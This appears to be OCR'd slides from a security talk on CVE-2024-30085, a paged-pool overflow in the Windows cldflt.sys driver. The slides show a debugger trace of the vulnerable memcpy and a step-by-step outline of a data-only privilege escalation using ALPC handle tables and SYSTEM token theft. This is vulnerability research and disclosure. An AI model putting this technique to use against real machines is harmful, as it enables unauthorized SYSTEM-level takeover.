


6. Trigger context setup


NtCreateFile("\??\C:\Users\alex\OneDrive\TargetDir")
...
cldflt!HsmiFltPostCREATE
cldflt!HsmiFltPostECPCREATE
cldflt!HsmpSetupContexts
cldflt!HsmpCtxCreateStreamContext
cldflt!HsmpRpValidateBuffer
cdlflt!HsmIBitmapNORMALOpen
1. Bypass bitmap validation
2. Set block state
memcpy(bitmap->blockState, input, inputSize)

Case Study: CVE-2024-30085 - Result

- Target in paged pool, size = **0x1000**
- Content and length <u>fully controllable</u>



```
9: kd> r
rax=ffffc3879fdfa000 rbx=0000000000000000 rcx=ffffc3879fdfa000
rdx=ffffc387981840f0 rsi=ffffd386d53c6ec0 rdi=ffff8f856ef68e40
rip=fffff80211b6babe rsp=ffffd386d53c6d90 rbp=ffffd386d53c6e11
 r8=0000000000001008  r9=ffffe58195e51000 r10=ffff878d7c5e26c0
r11=0000000000001001 r12=000400000000bc7e r13=0000000000001008
r14=ffff8f856ef68e60 r15=0000000000000000
iopl=0         nv up ei ng nz na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00040286
cldflt!HsmIBitmapNORMALOpen+0x6f2:
fffff802`11b6babe e83d0ffbff      call    cldflt!memcpy (fffff802`11b1ca00)
9: kd> dq rdx
ffffc387`981840f0  41414141`41414141 41414141`41414141
ffffc387`98184100  41414141`41414141 41414141`41414141
ffffc387`98184110  41414141`41414141 41414141`41414141
ffffc387`98184120  41414141`41414141 41414141`41414141
ffffc387`98184130  41414141`41414141 41414141`41414141
ffffc387`98184140  41414141`41414141 41414141`41414141
ffffc387`98184150  41414141`41414141 41414141`41414141
ffffc387`98184160  41414141`41414141 41414141`41414141
```

Exploitation

Target Specification

Windows 11 23H2 - 22631.3593

- **KASLR**


  NtQuerySystemInformation to get token address

- **SMAP**

  Not enabled in this context


- **SMEP / kCFG**

  The attack is data-only




Exploitation (I)

1. Call *NtAlpcCreateResourceReserve* to create handles




2. Create bitmap block state buffer and overflow into the *Handles* table



Exploitation (II)

3. Craft reserve message with *ExtensionBuffer* and use *NtAlpcSendWaitReceivePort* for arbitrary read and write



4. Replace the token of the current process with the system token

Demo

Conclusion

- Hypothesis testing is time intensive
- The interaction between components may lead to complex edge cases
- External factors lead to interesting conditions too
- Still many components of cldflt unexplored

References

1. Forshaw, J. (2021) *Hunting for bugs in windows mini-filter drivers*, *Hunting for Bugs in Windows Mini-Filter Drivers*
2. Imbert, T. (2023) *Windows kernel security: A deep dive into two exploits demonstrated at pwn2own*, *HITBSecConf2023 - Phuket*
3. Asrir, N. (2024) *Nassim-ASRIR/CVE-2023-36424: Windows kernel pool (CLFS.SYS) corruption privilege escalation*, *GitHub*
4. Qi, C.L. (2023) *Exploitation of a kernel pool overflow from a restrictive chunk size (CVE-2021-31969)*, *STAR Labs*
5. Lotfi, H. (2021) *CVE-2021-31969: Underflowing in the clouds*, *Zero Day Initiative*
6. *Cloud filter API - win32 apps* (2023) *Win32 apps | Microsoft Learn*
7. ShiJie, X., Jianyang, S. and Linshuang, L. (2022) *Attacking the common log file system*
8. Lu, K. and Stone-Gross, B. (2024) *Technical analysis of windows CLFS Zero-day vulnerability CVE-2022-37969 - part 2: Exploit analysis*